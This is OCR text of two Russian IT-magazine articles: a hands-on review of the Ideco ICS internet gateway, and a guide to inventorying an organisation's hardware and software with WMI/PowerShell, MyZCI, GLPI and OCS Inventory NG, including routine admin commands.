
ДОЛГО ЛИ ПОДНИМАТЬ ШЛЮЗ?

Справедливости ради скажу: а дорабатывать особо нечего. И, наверное, именно за это разработчики Ideco сделали продукт платным. В сборке есть все необходимое для организации доступа в интернет: NAT, прокси-сервер, учет трафика, балансировщик нагрузки каналов, firewall, блокировка протоколов, контентная фильтрация, антивирус и антиспам. Кстати говоря, защита от вирусов, спама и малвари осуществляется на основе решений лаборатории Касперского — хороший выбор для коммерческого решения. Все устанавливается вместе с системой и работает «из коробки» практически без необходимости каких-либо дополнительных настроек. Чтобы предотвратить возможные проблемы, установщик даже предлагает предварительно проверить оперативку memtest'ом. Когда бы еще дошли до этого руки? Интересно, если в саппорте провайдера первым делом просят выключить и включить соединение, то у Ideco — проверить оперативку? :) Избалованный красивыми инсталляторами современного туска, я был слегка удивлен, увидев curses-интерфейс, хотя он полностью на русском языке. Вообще качественная русификация радовала на всех этапах установки, настройки и эксплуатации разделов, и это классно.
Первый пикантный момент был связан с тем, что установщик не дает самому разбить диски, а только честно предупреждает, что все файлы будут потеряны. Так что установить Ideco ICS можно только на «чистый» компьютер. Минимально понадобится 1.5 ГГц CPU, 256 Мб RAM, с двумя сетевыми адаптерами – не так уж и мало. Ведь если локалка маленькая, то с маршрутизацией справится даже самый слабый сервер с фряхой на борту. После копирования файлов, с помощью все того же curses-интерфейса предлагается ввести локальный IP-адрес. На этом первичная настройка Ideco ICS завершена, вся дальнейшая конфигурация производится в специальном мастере, который запускается при первом старте веб-интерфейса. Просто открываешь в браузере IP'шник, который указал, и вводишь пароль (по умолчанию servicemode) в поле окна приглашения. Запустится специальный мастер, с помощью которого настраиваются основные параметры сервера, безопасность, сетевые интерфейсы. К счастью, если перепутаешь, какой интерфейс внутренний, а какой внешний, то это без проблем потом можно изменить. Здесь же предлагается сразу настроить WAN. Это удобно, но разработчики не учли одного — возможности подключения через L2TP. Другие варианты — собственно, прямое Ethernet-подключения и PPPOE, VPN (PPTP) — пожалуйста, а L2TP — нет. Пришлось с ноутбука лезть за настройками PPTP на сайт провайдера. Для работы в сетях вроде ADSL и WiMAX придется использовать модемы с портом Ethernet, поскольку USB-устройства, как уже было сказано, Ideco не поддерживаются. В завершение установки осуществляется поиск компьютеров в сети: все найденные хосты можно добавить в группу «Моя организация» и указать для нее способ авторизации. Как оказалось, если воспользоваться этой возможностью, то уже после перезагрузки всем системам будет разрешен выход в инет, а на клиентах потребуется лишь указать адрес Ideco ICS в качестве шлюза и DNS. В целом неплохо, все установилось достаточно быстро, хотя современный графический интерфейс инсталлятора явно был бы больше к лицу коммерческому продукту.


ВЕБ-ИНТЕРФЕЙС

Основные настройки производятся при помощи локализованного веб-интерфейса с поддержкой AJAX (в Opera почему-то не работает контекстное меню). В отличие от бесплатных решений, морда Ideco ICS заслуживает всяческих похвал: сразу видно, что ребята обращались к профессиональным дизайнерам и проектировщикам интерфейсов. Все очень опрятно и продумано. Визуально интерфейс разделен на три части. Вверху находится главное меню, состоящее из шести основных





Мастер настройки сервера Ideco ICS



Создаем нового пользователя

пунктов, названия которых говорят сами за себя: «Пользователи», «Монитор» (мониторинг служб и аудит событий, графики загруженности, отчеты за месяц), «Безопасность», «Сервер», «Тарифы», «О Программе». Зато некоторые пункты меню вроде «Полный DNS» не могут не улыбнуть. К веб-интерфейсу имеет доступ не только администратор, но и рядовой пользователь. Последнему доступна страница приветствия с рядом полезных ссылок: на веб-почту, FAQ, программу IdecoAgent, файлы для автоматической настройки VPN в Win98/2000/XP/2003/Vista/7. Выбрав раздел «Полезные файлы», пользователь может скачать ряд приложений для работы в интернете — FireFox, IE, Opera, Miranda и Thunderbird. Отличное подспорье, чтобы приучить юзеров к хорошему. Ничего подобного в бесплатных решениях я не видел.

ПОДКЛЮЧАЕМ ПОЛЬЗОВАТЕЛЕЙ

Чтобы пользователь имел доступ во внешнюю сеть, ему необходимо создать учетную запись, с помощью которой он будет авторизоваться на сервере. Типы авторизации — на любой вкус, в том числе проверенные временем варианты: по IP, по связке IP+MAC, а так же учетным записям PPPoE и PPTP. Когда нужна еще большая гибкость (например, в универе) можно использовать для авторизации удобный клиент IdecoAgent, или же авторизовываться через веб. На случай, если в сети развернута Active Directory, то Ideco сможет с ней синхронизироваться (также поддерживается и LDAP). Синхронизация работает, я проверял :).

Управление юзерами осуществляется во вкладке «Пользователи». Куклу Вуду ты здесь не найдешь :). Зато для удобства управления учетные записи пользователей собраны в группы, причем группы могут быть вложенными, что позволяет задавать любую иерархию настроек. Можно извратиться и разделить все девушек-пользователей на блондинок и брюнеток. И дать брюнеткам небольшой бонус по скорости, им вроде как по жизни сложнее :). Важно, что создавать учетные записи для Вовы, Саши, Кати и Наташи вручную возможно даже не придется, если их компьютеры были найдены еще во время установки и добавлены в группу «Моя организация». Новый пользователь автоматически наследует все параметры, установленные для группы — тип авторизации, использование NAT, разрешение на вход по VPN с внешнего интерфейса, баланс, тариф, пул адресов, данные для работы с Jabber и e-mail и другие. Помимо этих стандартных возможностей для управления юзерами есть интересный инструмент — «Корзина». Этакая буферная зона, где некоторое время хранятся удаленные аккаунты. Видимо на тот случай, если ты захочешь восстановить удаленного в порыве гнева пользователя (ай-я-яй!).


ОГРАНИЧЕНИЯ И ТАРИФЫ


Когда я искал нужного пользователя, чтобы установить определенные ограничения, обнаружил интересную деталь — в дереве пользователей есть поиск по загадочному полю «Реквизит» :). Можно ввести, например, «чайник». Толку — ноль :). Думал — баг, ан нет. Старые грамотные пользователи подсказали, что поле досталось по наследству от ICS Manager, ныне не поддерживаемого для продукта Ideco ICS. На кой черт? :) Или вот еще одна любопытная деталь. В продукте существует возможность отправить сообщение потомкам, если в «Пользователях → Отправить сообщение» нажать соответствующую галочку.

Если трафик в локалке жестко лимитируется, то необходимо настроить тарифы. К счастью, в Ideco ICS применена гибкая система тарификации. Тарифные планы, пулы IP-адресов и правила для сетей и интерфейсов настраиваются во вкладке «Тарифы». После установки будет доступно два примера тарифов (обычный и с ограничением скорости). При создании нового тарифа указывается стоимость входящих и исходящих мегабайт, активируется блокировка при превышении лимита, скорость и количество трафика. Честно говоря, не особо изучал данную возможность, так как дома она мне не нужна, а типовой тариф и так подходит для большинства организаций. Наверное, кому-то это пригодится.

На вкладке «Ограничения» можно мстить пользователям. За них даже страшно становится. Пользователя можно лимитировать по типу IP-трафика (запрет на использование интернет-пейджеров, почты), запрещать ему посещение определенных IP-адресов, ограничивать время подключения. Найти особо провинившихся, непомерно сжирающих дорогой трафик, поможет вкладка «Статистика». Здесь можно сделать выборку по времени, пользователям, подсетям. По отдельной ссылке

Монитор подключений






Типичное правило firewall


выводятся данные логов Squid. Тут есть суммарный отчет за месяц «директору на стол», только почему-то он перебрасывает в «Монитор» — как-то это нелогично. Хотя сам отчет вполне ничего себе, с картинками, а директорам, как известно, картинки нравятся :).

БЕЗОПАСНОСТЬ ВНУТРЕННЕЙ СЕТИ

Несмотря на пафосные обещания, безопасность, в общем-то, основана на стандартном наборе подходов: chroot основных сервисов и проверка контрольных сумм системных файлов. С другой стороны, аналогичная связка используется и в дистрибутиве Linux МСВС для российских военных (в нем, правда, есть еще ACL-листы и различные роли для пользователей), да и мы знаем, что им можно доверять. Настройки всех компонентов, отвечающих за защиту ресурсов внутренней сети, собраны в меню «Безопасность» и состоят из 10 подпунктов. Чтобы разрешить доступ по SSH, надо установить соответствующий флажок в «Общих настройках». Здесь же устанавливаются ограничения на количество сессий и блокировка сканеров портов, указывается IP системы админа. Далее идут две группы правил firewall: системные (то есть общие для всех) и пользовательские, которые затем можно назначить пользователям. Все это сделано для того, чтобы самому не копаться в iptables. В результате все задается в интуитивно понятной среде: IP-адреса источника и назначения, протокол, порт, время действия, направление, интерфейс, скорость, действие. Список последних очень большой, от стандартных «Запретить/Разрешить» до использования шейпера и фильтров. Чтобы просмотреть список фильтров, идем в подменю «Ключевые слова», где уже есть заготовки для 15 категорий. Причем никто не мешает тебе создать свой фильтр — достаточно взять за основу любой из уже имеющихся.
В целях повышения безопасности все встроенные сервисы по умолчанию отключены. Админ самостоятельно выбирает и активирует в разделе «Сервер» то, что ему действительно необходимо. Каждый раз, подключая новый сервис с помощью подобной сборки, я опасаюсь, что сейчас выйдет какой-нибудь сплойт, и придется заниматься обновлением вручную. В случае с Ideco все выполняется автоматически. Есть интересный момент. В разделе «Сервер -> Авт. Обновление», где администратору предлагаются расширенные настройки обновления сервера по расписанию, есть возможность «задержки установки обновления». Наверное, для ожидания обновления для обновления :).
Рядышком находятся настройки резервного копирования. Но если выбрать «Сервер -> Резервное копирование -> На CD» и нажать на ссылку «Записать на CD сейчас», выдается сообщение «Данная опция доступна только через локальную консоль сервера».




Настраиваем тарифный план



Просмотр графиков загруженности системы Ideco ICS

ТАК ЗА ЧТО ПЛАТИТЬ?

Конечно, есть недоделки. Но если посмотреть на тот же самый eBox и Ideco ICS, сразу видна разница между бесплатным решением и коммерческим продуктом. eBox — удачная сборка от энтузиастов, но местами собрана на коленке. На деле это, к сожалению, всплывает в самый неподходящий момент. Я до сих пор помню, как у меня отвалился подсчет трафика для некоторых пользователей, а любые действия в админке ни к чему не приводили. С грехом пополам, при помощи комьюнити баг все-таки удалось починить, но сколько времени я на это убил? В случае с платным продуктом я бы просто обратился в саппорт, причем в случае с Ideco — русскоязычный. Когда продукт платный, чувствуется, что кто-то ответственен за то, чтобы у тебя все работало, и есть с кого спросить. Можно еще, конечно, поставить в плюс гибкость, стабильность, простоту внедрения, но пусть это делает официальный сайт. Я вижу только три вещи, за которые здесь можно платить: первое — все работает с полтычка и без напильника, второе — есть оперативный суппорт, третье — гарантированные обновления самого продукта, антивирусных баз и контентного фильтра. Возможно, плюсом будет также и то, что решение тиражное и используется во многих организациях. Не скажу, что я в восторге от коммерческой реализации интернет-шлюза — ничего сверхъестественного я не увидел. Но решением доволен: Ideco ICS закрывает много задач, и если кому-то нужна надежность, уверенность и поддержка от производителя, а начальство готово за это платить, то почему бы и нет. Ideco ICS будет для них хорошим выбором. В маленькой же локалке его вообще можно использовать бесплатно. ⌶



▷ **info**

О решениях для организации совместного доступа и защиты сети читай в статье «Привратник для локальной сети» в][07.2009.

О специализированных дистрибутивах Linux читай в статье «Сетевые регулировщики», опубликованной в январском][за 2010 год.



▷ **dvd**

На прилагаемом к журналу диске ты найдешь видеоролик, который познакомит тебя с процессом установки Ideco ICS и основными настройками интерфейса.



▷ **links**

Официальный сайт проекта Ideco ICS — ideco-software.ru

Сергей «grinder» Яремчук grinder@synack.ru

Ставим на учет железо и софт

КАК ПРОВЕСТИ ИНВЕНТАРИЗАЦИЮ ОБОРУДОВАНИЯ И ПРОГРАММНОГО ОБЕСПЕЧЕНИЯ, ОБОЙДЯСЬ МАЛОЙ КРОВЬЮ

IT-парк любой организации часто насчитывает не один десяток систем самой разной конфигурации. И всегда найдется парочка вольнодумцев, которые захотят развести начальство на внеочередной апгрейд или установить ПО для личных целей. Без системы учета и контроля админ рискует, как минимум, своей премией. Рассмотрим решения, позволяющие упростить эту задачу.

WMI И POWERSHELL

В WinNT 4.0SP4 администраторы получили новый инструмент для централизованного управления и слежения за работой различных частей операционной системы — WMI (Windows Management Instrumentation, Инструментарий для Управления Windows). Правда, в первых версиях заложенных компонентов было немного (всего 15). Но в последующих Win2k+ их количество увеличивалось вместе с возможностями. Сегодня WMI доступен для всех версий ОС Windows, включая Se7en. Опрашивая различные WMI-классы локальной и удаленных систем, мы можем получить всю необходимую информацию по имеющемуся в компании программному обеспечению и оборудованию.
В примерах предлагаю не использовать VBScript, JScript или другие скриптовые языки, уж слишком они громоздки и неудобны, тем более у нас уже есть роскошный PowerShell, способный выполнить за нас львиную долю работы (подробнее о PS читай в][09.2009 и 05.2010).
Для начала получим список BIOS на подчиненных компьютерах:

```
PS> Get-WMIObject Win32_BIOS
-computerName synack.ru
```

Как ты понимаешь, после '-computerName' указывается имя хоста. Хотя при опросе локальной системы этот параметр можно опускать, что мы и будем делать в дальнейшем для краткости. Написав простенький скрипт, легко передать Get-WMIObject список систем, с которых будет собираться информация. Результат при необходимости сохраняем в текстовый файл для дальнейшего анализа.
Аналогично проводим опрос остальных параметров. Например, запрашиваем информацию о CPU:

```
PS> Get-WMIObject Win32_Processor
```

Полный список данных, как правило, не нужен, поэтому отбираем только необходимые параметры:

```
PS> Get-WmiObject Win32_
ComputerSystem | Select
Manufacturer, Model
```

Посмотрим, какая у нас материнская плата:

```
PS> Win32_Baseboard | Select
Manufacturer, Name, Product | ft -a
```

Классы Win32_ComputerSystem, Win32_ComputerSystemProduct и Win32_OperatingSystem позволят собрать общие данные по компьютеру и системе:

```
PS> "127.0.0.1", "synack.ru", "pc-
01" | Check-Online |
Foreach-Object { Get-WMIObject
Win32_ComputerSystem -computerName
$_ }
```

Запрашиваем версию ОС:

```
PS> Get-WmiObject Win32_
OperatingSystem | Select CSName,Buil
dNumber,ServicePackMajorVersion
```

При желании результат можно сохранить в файл, например «Export-CliXML C:\check.xml», а затем отфильтровать или обработать:

```
PS> Import-CliXML C:\check.xml |
Out-GridView
```

Полный список Win32_* классов и свойств доступен в документации MSDN «Win32_Classes» (http://msdn.microsoft.com/en-us/library/aa394084%28v=VS.85%29.aspx). Альтернативный вариант — воспользоваться функцией поиска. К примеру, просмотрим список объектов, в именах которых присутствует слово disk:

```
PS> Get-WmiObject -List | where {$_.
name -match "disk"}
```

ГОТОВЫЕ УТИЛИТЫ И ПРИЛОЖЕНИЯ

Если хорошо поискать в интернете, можно найти не один десяток готовых WMI-скриптов на самых разных языках программирования, которые легко адаптируются под твои нужды. Мое внимание привлекло HTA-приложение Hardware Inventory (www.robvanderwoude.com/hardware.php) с веб-оболочкой. Просто вводим имя компьютера и получаем данные об установленном оборудовании. При необходимости можно отредактировать сырец в текстовом редакторе, дополнив его нужными параметрами (опрос WMI-объектов реализован на VBScript).



Сторонними разработчиками создан ряд специальных командлетов, упрощающих написание скриптов. Скрипт Computer Inventory Script (CompInv), который доступен на сайте powershellpro.com, позволяет получить информацию о железе, ОС и сохранить все собранные данные в Excel'евский файл для дальнейшего анализа. После запуска скрипт задаст несколько вопросов, отвечая на которые, админ выбирает режим сбора данных. Список компьютеров для проверки определяется при помощи специального текстового файла, также скрипт может автоматически проверить все системы или серверы, входящие в домен. Как вариант — имя компьютера задается вручную. По умолчанию используется текущая учетная запись, но, ответив «Yes» на вопрос «Would you like to use an alternative credential?», можно указать требуемую учетную запись.
Чтобы затем не запускать созданный скрипт самостоятельно, поручим это SchTasks. Например:

```
> SchTasks /CREATE /TN CheckScript /TR "powershell.exe `
-noprofile -executionpolicy Unrestricted `
-file check.ps1" /IT /RL HIGHEST /SC DAILY
```

В результате создается задание с названием CheckScript, которое будет ежедневно выполнять PS-скрипт check.ps1, причем с наивысшим приоритетом.
Вместе с системой инвентаризации оборудования и установленных приложений NetPoint (www.neutex.net) предлагается набор PS-скриптов (Get-Net*), предназначенных как раз для сбора определенного типа данных о подчиненных системах. Например, просмотрим наличие свободного места на харде:

```
PS> Get-NetLogicalDisk -DriveType "Local Disk"
| where { $_.FreeSpace / $_.Size -lt .10 } | % {
$_.ComputerSystemName }
```

Теперь попробуем собрать информацию об установленных программах:

```
PS> Get-NetProgram -System synack.ru -Uninstalled $False
| % { $_.DisplayName } | sort -unique
```

Всего в поставку входит 20 командлетов.
Доступна бесплатная версия NetPoint Express Edition, которая работает в 32/64-битных WinXP/2k3/2k8/Vista/Se7en, ее можно применять в сетях любого размера. Для установки NetPoint понадобится наличие PS 2.0, IIS и SQL-сервера (достаточно Express Edition).
Кстати, список установленных программ можно получить, просто прочитав нужную ветку реестра:

```
PS> Get-ItemProperty HKLM:\SOFTWARE\Microsoft\
Windows\CurrentVersion\Uninstall\* | Format-Table
DisplayName,Publisher | Out-GridView
```

Командлет Out-GridView выводит данные в отдельном окне с возможностью поиска и сортировки.


МИНУСЫ ИСПОЛЬЗОВАНИЯ СКРИПТОВ

Если сбор данных при помощи WMI/PowerShell довольно прост, то все отчеты и изменения в конфигурациях приходится контролировать вручную. Конечно, можно усложнять свои скрипты, пытаясь автоматизировать процесс, но не каждый захочет тратить на это время. Здесь стоит напомнить, что Microsoft предлагает необходимую функциональность в SCCM (System Center Configuration Manager), о котором мы уже писали в номерах 08.2009, 09.2009 и 01-02.2010. Но в тех случаях, когда в распоряжении админа находятся также *nix системы, всевозможные роутеры и прочее оборудование, которое необходимо учитывать, WMI — уже не помощник. Кроме того, остается проблема визуального представления данных и отчетов. Здесь придется прибегнуть к сторонним программам (в том числе распространяемым под свободными лицензиями), благо, есть из чего выбирать.

СИСТЕМА ИНВЕНТАРИЗАЦИИ MYZCI

Многие, кто пробовал систему инвентаризации zCI (zci.sf.net), находили ее довольно удачным решением, но ей не хватало возможности заносить






Получаем список WMI-объектов

данные вручную и локализованного интерфейса. Конечно, это не критические моменты, но есть и другие мелочи. Например, нельзя удалить устройство через веб-интерфейс — необходимо вручную составить SQL-запрос на очистку данных из таблиц. Система инвентаризации **MyZCI** (sf.net/projects/myzci) является форком zCI. Разработкой занимается Юрий Винник, он довел zCI до нужных кондиций: интерфейс переведен на русский и украинский языки, добавлены новые поля в таблицы (например, размещение компьютера) и упрощено управление. Для работы MyZCI потребуется любой веб-сервер с поддержкой PHP (с PECL, PHP Extension Community Library) и MySQL.

Распаковываем архив myzci-1.2.1.zip в корневой каталог веб-сервера и в файле zciconfig.php указываем параметры доступа к MySQL:

```
$ sudo nano zciconfig.php
return dbx_connect(DBX_MYSQL,"local
host","zci","zci","passwd");
```



Смотрим список установленных программ с использованием Out-GridView

Чтобы создать таблицы в БД, используем скрипт mysqlscript.sql, находящийся в каталоге engine. Записи внутри нужно привести в соответствие с данными:

```
$ sudo nano mysqlscript.sql
create database zci;
...
grant all on zci.* to
'zci'@'localhost' identified by
'passwd';
# Если не планируется доступ к БД с
других систем, последнюю строку ком-
ментируем
# grant select,delete,insert,update
on zci.* to 'zci'@'%' identified by
'zci';
```

Локализация интерфейса производится установкой переменной "$Lang" в значение "ru" в файле langconfig.php.

Для сбора информации в Windows-системе используется Windows Script Host, в Linux — lshwclient на Java. Все компоненты находятся в подкаталоге add-ons и engine. Здесь же лежат MS Windows Scripting Host 5.6 и MS WMI Core 1.5, которые необходимы для работы клиентской части в Win95/98/NT4. Перед развертыванием в файлах takedata.js и lshwclient.java следует изменить значение переменной MyZCIpath и MyZCIserver, чтобы она указывала URL сервера. Процесс настройки клиентской части на конечных системах упрощен. Так, скрипт install.sh, используемый при установке в Linux, проверяет наличие пакетов lshw, jdk и read-edid (инфа о мониторе) и при их отсутствии выдает пояснительное сообщение. Далее происходит сборка Java-клиента и установка задания cron. После развертывания MyZCI нужно подключиться к серверу с удаленной системы и зарегистрировать компьютер, нажав соответствующую ссылку на главной странице. Информация о новой системе должна появиться в базе MyZCI. Скачиваем с главной страницы архив с клиентской частью и запускаем установщик. После чего скрипты начнут отсылать данные на сервер.

Интерфейс предельно прост и позволяет выводить детальную информацию о железе, вносить и редактировать данные о компьютерах,

Проект GLPI

GLPI (Gestion Libre de Parc Informatique, glpi-project.org) — еще один проект, который пользуется заслуженной популярностью у админов. Кроме задач по учету компьютеров и комплектующих, он позволяет хранить данные по остальному «хозяйству», включая расходные материалы. В отличие от OCSNG, администратор самостоятельно наполняет базу устройств, используя локализованный веб-интерфейс. Но проблема эта решается за счет использования плагина, интегрирующего GLPI с OCSNG. Поэтому их часто устанавливают вместе. Для включения поддержки необходимо перейти в «Установки - Общие» и переключить «Активировать режим OCSNG» в значение «Да». После этого в меню появится новая вкладка «Режим OCSNG», в которой можно синхронизировать данные.

На основе GLPI легко организовать службу технической поддержки пользователей, что очень удобно, ведь вместо звонка юзер оставляет заявку, которая регистрируется системой. Затем IT-подразделение ее обрабатывает. Это дисциплинирует пользователей — они перестают звонить по мелочам, а у админов появляется база обращений для отчета о проделанной работе. Но возможности GLPI этим не ограничиваются. Он позволяет создать базу знаний, состоящую из статей, вести учет поставщиков, договоров. Система снабжена большим количеством самых разных отчетов с возможностью экспорта результата в файл формата PDF, CSV или SLK. Поддерживается синхронизация календаря по протоколам iCal, Webcal. Функциональность легко расширяется за счет плагинов, доступных на сайте проекта (plugins.glpi-project.org). Кроме OCSNG можно импортировать данные с сервера Cacti или Nagios.

Пакет GLPI имеется в репозитариях основных *nix дистрибутивов. Установка при помощи исходных текстов стандартна для приложений, написанных на PHP и требующих наличия веб-сервера и MySQL.



Приложение Hardware Inventory

группировать, искать системы по определенному критерию (например, тип видеокарты и монитор), отслеживать изменения. Меню администратора позволяет определять статус (закреплен, аренда) и местонахождение системы.


СИСТЕМА OCS INVENTORY NG

Решение OCS Inventory NG (OCSNG, Open Computers and Software Inventory New Generation, ocsinventory-ng.org) позволяет произвести инвентаризацию комплектующих и программного обеспечения, установленных на компьютерах в локальной сети, и отслеживать их изменения, периодически получая данные о конфигурации систем. Еще одной полезной функцией является возможность удаленной установки программ и выполнения команд. Для сбора информации на клиентские компьютеры устанавливается программа-агент. Агент доступен практически для всех версий Windows от 95

Локализация OCSNG/GLPI

Интерфейс OCSNG локализован, но все же есть небольшие проблемы, приводящие к тому, что русскоязычные названия программ, установленных в Windows, отображаются некорректно. Дело в том, что в OCSNG изначально используется кодировка ISO-8859-1 (для отображения CP-1251), в GLPI — UTF8. При импорте данных OCSNG -> GLPI также возникают проблемы с кодировками. Известно два пути решения:

1. На лету при экспорте менять данные и используемые шрифты. Чтобы сделать это, нужно поправить файл export.function.php и при помощи пакета ttf2pt1 создать новые шрифты, поддерживающие UTF8.
2. Изначально научить OCSNG работать с UTF8. Для этого предложены патчи и пересобранные установочные файлы для Windows. Скачать их можно с ftp://linvinus.ru/ocs. Здесь же находятся готовые deb-пакеты для Ubuntu/Debian. Кроме того, в файле inc/ocsng.class.php следует изменить строку «$this->dbenc="latin1";» на «$this->dbenc="utf8";» и в /etc/php5/apache2/php.ini проверить установку «default_charset="utf-8"».



Информация об оборудовании, собранная OCSNG

